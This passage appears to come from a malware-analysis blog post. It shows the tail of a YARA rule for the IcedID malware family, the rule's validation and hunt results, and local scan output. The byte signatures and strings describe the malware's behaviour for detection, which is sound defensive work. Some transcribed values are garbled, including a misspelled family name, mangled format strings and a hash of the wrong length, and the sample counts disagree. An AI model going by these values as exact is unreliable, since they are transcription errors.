10      B8 00 00 00 40 0F A2 89 06 0F B6 44 24 16 89 5E 04 89 4E 08 89 56 0C FF 74 24 28 50 0F B6 44 24 1F 50 0F B6 44 24 2
11    }
12    $ksa_prga_pattern = {
13      51 51 53 55 56 8B EA 89 4C 24 10 33 D2 57 8B 7C 24 1C 8B C2 88 04 38 40 3D 00 01 00 00 72 F5 8A CA 8B DA 8B 44 24 1
14    }
15    $xor_operation_pattern = {
16      FE C3 0F B6 DB 8A 4C 1C 14 0F B6 D1 02 C2 0F B6 C0 89 44 24 10 8A 44 04 14 88 44 1C 14 8B 44 24 10 88 4C 04 14 8A 4
17    }
18    $related_string1 = "WinHttpConnect"
19    $related_string2 = "VirtualAlloc"
20    $related_string3 = "WriteFile"
21    $related_string4 = "CreateFileA"
22    $related_string5 = "lstrcpyA"
23    $related_string6 = "ProgramData"
24    $related_string7 = "c:\\Users\\Public\\"
25    $related_string8 = "%0.2X%0.2X%0.2X%0.2X%0.2X%0.2X%0.8X"
26    $related_string9 = "%0.2X%0.8X%0.8X"
27   condition:
28     $hardware_info_collect_code_pattern or
29     $ksa_prga_pattern or
30     $xor_operation_pattern or
31     8 of ($related_string*)
32 }
```

Rule Validation

Yara Version	4.3.1
Compile Test	Passed
Simple Scan	Passed
Large File Scan	Passed
Compile Warnings	Passed
Wildcards in Hex String	Passed
Short Byte Sequences	Passed

After performing the validation, I started Yara Hunt on Unpac.me. This run returned 5 *different samples* from the **Unpac.me** database, just labeled as part of the *IcedID* family, and without false positives.

Hunt Results

Launched	Rule	Matches				Status
09/01/2024 13:38:56	iced_family_was_detected	0 Submissions	0 Unpacked Malware	1 Unpacked Unknown	0 Goodware	complete (1m 31s)



Yara Rule +

Rule Validation: Passed +

Matches: 1 -
In 12 week lookback window

Associated Analysis 5

Matches Distribution

Scan Coverage: 98 % -

- Goodware (81%)
- Artifacts Labeled (100%)
- Artifacts Unlabeled (100%)
- Submissions (100%)

Goodware: 0
In full lookback window

Observed Lifespan 3 Years

First Seen 21/10/2020

Last Seen 15/12/2023

EXE	1		<50KB	1		icedid_init_loader	1	
x32	1		<100KB	0		MALWARE_Win_IceID	1	
			<250KB	0				
			<500KB	0				
			<1MB	0				
			<5MB	0				
			<10MB	0				
			<25MB	0				
			<50MB	0				
			<100MB	0				

Yara Rule ↻ +

Rule Validation: **Passed** +

Matches: 1
In 12 week lookback window

Associated Analysis 5

Matches Distribution 1

Scan Coverage: 98 %

Goodware (81%)

Artifacts Labeled (100%)

Artifacts Unlabeled (100%)

Submissions (100%)

Goodware: 0
In full lookback window

Observed Lifespan 3 Years

First Seen 21/10/2020

Last Seen 15/12/2023

EXE	1	<50KB	1	lcedid_init_loader	1
x32	1	<100KB	0	MALWARE_Win_IceID	1
		<250KB	0		
		<500KB	0		
		<1MB	0		
		<5MB	0		
		<10MB	0		
		<25MB	0		
		<50MB	0		
		<100MB	0		

Selection (0) 🔍 📄 🗑️ 🔍 🔍

	Matches	First Seen	Last Seen	Type	Size	
<input type="checkbox"/>	84f90b50e6bb1c920756cc18a39a622294fff2cb44dc8fc78187e63fcd9ec137 🔍 📄 lcedid_init_loader MALWARE_Win_IceID — Analysis Reports (5) e4066b66-7c07-41fe-aba0-87737cd4ea15 35668fe2-8591-4f26-8f41-1ae0229e0f98 c066bab5-99a9-47fb-9b13-366324fa8c2e 6b510167-b5d7-4d1a-aebc-e7ec824482e9 7393eddc-5907-4db2-895e-2bc040bbefde	5	21/10/2020	15/12/2023	x32 DLL	25 KB

I also carried out the validation using the Yara Scan Service platform, and below, we can see the result.

```
riskmitigation.ch/yara-scan/ × +
https://riskmitigation.ch/yara-scan/results/09fa493b9f22741d44beb
JSON Dados brutos Cabeçalhos
Salvar Copiar Recolher tudo Expandir tudo Filtrar JSON
0:
  rule: "iced_family_was_detected"
  malware: "IcedID"
  sha256: "b3e7143c9eb1ca9a80a552fc354e4e31ba964486a9fe3af01b5bd1a627303d6"
  mime_type: "application/x-msdownload"
  virustotal_link: "https://www.virustotal.com/qui/file/b3e7143c9eb1ca9a80a552fc354e4e31ba964486a9fe3af01b5bd1a627303d6/detection"
  malwarebazaar_link: "https://bazaar.abuse.ch/sample/b3e7143c9eb1ca9a80a552fc354e4e31ba964486a9fe3af01b5bd1a627303d6/"
  tags: []
1:
  rule: "iced_family_was_detected"
  malware: "IcedID"
  sha256: "d8bac426368dbb00dcfd57d57dbed97dd3f070c9e4c1dfd113236e87ab3e3898017"
  mime_type: "application/x-msdownload"
  virustotal_link: "https://www.virustotal.com/qui/file/d8bac426368dbb00dcfd57d57dbed97dd3f070c9e4c1dfd113236e87ab3e3898017/detection"
  malwarebazaar_link: "https://bazaar.abuse.ch/sample/d8bac426368dbb00dcfd57d57dbed97dd3f070c9e4c1dfd113236e87ab3e3898017/"
  tags: []
2:
  rule: "iced_family_was_detected"
  malware: "IcedID"
  sha256: "2495778f3a15543896ff57a44e8eff9f232cfc0fc4c09aeb211d964329f2144d"
  mime_type: "application/x-msdownload"
  virustotal_link: "https://www.virustotal.com/qui/file/2495778f3a15543896ff57a44e8eff9f232cfc0fc4c09aeb211d964329f2144d/detection"
  malwarebazaar_link: "https://bazaar.abuse.ch/sample/2495778f3a15543896ff57a44e8eff9f232cfc0fc4c09aeb211d964329f2144d/"
  tags: []
3:
  rule: "iced_family_was_detected"
  malware: "UNKNOWN"
  sha256: "9c804150c52e34a13d622d0adcd9ea6fcb18255449d5515279b7d9a102a46102"
  mime_type: ""
  virustotal_link: "https://www.virustotal.com/qui/file/9c804150c52e34a13d622d0adcd9ea6fcb18255449d5515279b7d9a102a46102/detection"
  malwarebazaar_link: "https://bazaar.abuse.ch/sample/9c804150c52e34a13d622d0adcd9ea6fcb18255449d5515279b7d9a102a46102/"
  tags: []
```

Obviously, the validation was also performed with the samples that we analyzed, I didn't pay much attention to them, as it is obvious that it would work, since I made the Yara detection rule based on them. But, just to show the functionality, below are the matches in my laboratory.

```
Select Administration Windows PowerShell
PS C:\Users\Adalberto\Desktop\yara> .\yara64.exe -i .\iced_rule.yara -c:\ 2> null
iced_family_was_detected C:\unpack_iced.exe
0x500:$share_info_collect_code_pattern: BB 00 00 00 40 00 A2 89 B6 0F B6 44 24 16 89 5E 04 89 4E 08 89 56 0C FF 74 24 28 50 0F B6 44 24 1F 50 0F B6 44 24 24 50 0F B6 44 24 29 50 0F B6 44 24 2E 50 0F B6 44 24 33 50 68 88 20 40 00
0xc0ff:$ksa_prga_pattern: 51 51 53 55 56 8B EA 89 4C 24 10 33 D2 57 8B 7C 24 1C 8B C2 8B 04 38 40 3D 00 01 00 00 72 F5 BA CA 8B DA 89 44 24 14 0F B6 F2 BA 14 3B BA 04 86 02 C2 02 C8 88 4C 24 13 0F B6 C9 BA 04 39 88 04 ...
0xc0ff:$xor_operation_pattern: FE C3 0F B6 DB BA 4C 1C 14 0F B6 D1 02 C2 0F B6 C0 89 44 24 10 BA 44 04 14 88 44 1C 14 8B 44 24 10 88 4C 04 14 BA 44 1C 14 02 C2 0F B6 C0 BA 44 04 14 32 04 3E 8B 07
0x1182:$related_string1: WinHttpConnect
0x18ec:$related_string2: VirtualAlloc
0x1070:$related_string3: WriteFile
0x107c:$related_string4: CreateFileA
0x111c:$related_string5: lstrcpYA
0xe04:$related_string7: c:\Users\Public\
0xeb8:$related_string8: 30 2X30 2X30 2X30 2X30 2X30 BX
0xe0ea:$related_string9: 30 2X30 0X30 BX
iced_family_was_detected C:\Users\Adalberto\AppData\Local\winme_sc_carved.bin
0x6c6:$share_info_collect_code_pattern: BE 00 00 00 40 0F A2 89 B6 0F B6 44 24 16 89 5E 04 89 4E 08 89 56 0C FF 74 24 28 50 0F B6 44 24 1F 50 0F B6 44 24 24 50 0F B6 44 24 29 50 0F B6 44 24 2E 50 0F B6 44 24 33 50 68 10 31 40 00
0x122a:$ksa_prga_pattern: 51 51 53 55 56 8B EA 89 4C 24 10 33 D2 57 8B 7C 24 1C 8B C2 8B 04 38 40 3D 00 01 00 00 72 F5 BA CA 8B DA 89 44 24 14 0F B6 F2 BA 14 3B BA 04 86 02 C2 02 C8 88 4C 24 13 0F B6 C9 BA 04 39 88 04 ...
0x12fa:$xor_operation_pattern: FE C3 0F B6 DB BA 4C 1C 14 0F B6 D1 02 C2 0F B6 C0 89 44 24 10 BA 44 04 14 88 44 1C 14 8B 44 24 10 88 4C 04 14 BA 44 1C 14 02 C2 0F B6 C0 BA 44 04 14 32 04 3E 8B 07
0x17f8:$related_string1: WinHttpConnect
0x1778:$related_string2: VirtualAlloc
0x10e2:$related_string3: WriteFile
0x10ee:$related_string4: CreateFileA
0x1790:$related_string5: lstrcpYA
0x14fb:$related_string6: ProgramData
0x1510:$related_string8: 30 2X30 2X30 2X30 2X30 2X30 BX
0x153f:$related_string9: 30 2X30 0X30 BX
iced_family_was_detected C:\Users\Adalberto\Desktop\yara\iced_rule.yara
0x6c6:$related_string1: WinHttpConnect
0x0ee:$related_string2: VirtualAlloc
0x514:$related_string3: WriteFile
0x517:$related_string4: CreateFileA
0x55c:$related_string5: lstrcpYA
0x57e:$related_string6: ProgramData
0x500:$related_string8: 30 2X30 2X30 2X30 2X30 2X30 BX
0x0e6:$related_string9: 30 2X30 0X30 BX
iced_family_was_detected C:\Windows\Temp\unpackd_1648556.bin
0x500:$share_info_collect_code_pattern: BE 00 00 00 40 0F A2 89 B6 0F B6 44 24 16 89 5E 04 89 4E 08 89 56 0C FF 74 24 28 50 0F B6 44 24 1F 50 0F B6 44 24 24 50 0F B6 44 24 29 50 0F B6 44 24 2E 50 0F B6 44 24 33 50 68 88 20 40 00
0xc0ff:$ksa_prga_pattern: 51 51 53 55 56 8B EA 89 4C 24 10 33 D2 57 8B 7C 24 1C 8B C2 8B 04 38 40 3D 00 01 00 00 72 F5 BA CA 8B DA 89 44 24 14 0F B6 F2 BA 14 3B BA 04 86 02 C2 02 C8 88 4C 24 13 0F B6 C9 BA 04 39 88 04 ...
0xc0ff:$xor_operation_pattern: FE C3 0F B6 DB BA 4C 1C 14 0F B6 D1 02 C2 0F B6 C0 89 44 24 10 BA 44 04 14 88 44 1C 14 8B 44 24 10 88 4C 04 14 BA 44 1C 14 02 C2 0F B6 C0 BA 44 04 14 32 04 3E 8B 07
0x1182:$related_string1: WinHttpConnect
0x18ec:$related_string2: VirtualAlloc
0x1070:$related_string3: WriteFile
0x107c:$related_string4: CreateFileA
0x111c:$related_string5: lstrcpYA
0xe04:$related_string7: c:\Users\Public\
0xeb8:$related_string8: 30 2X30 2X30 2X30 2X30 2X30 BX
0xe0ea:$related_string9: 30 2X30 0X30 BX
PS C:\Users\Adalberto\Desktop\yara>
```

Conclusion

I hope that in this article I have exposed my sample analysis and reverse engineering methodology, as well as the entire process of identifying patterns between samples and detection engineering. And I hope that you who are reading this article may have learned something new, or may have gained some insight. Until next time, feedback is always welcome.

You can access the Yara rule and the config extractor at the following links.

See you later!!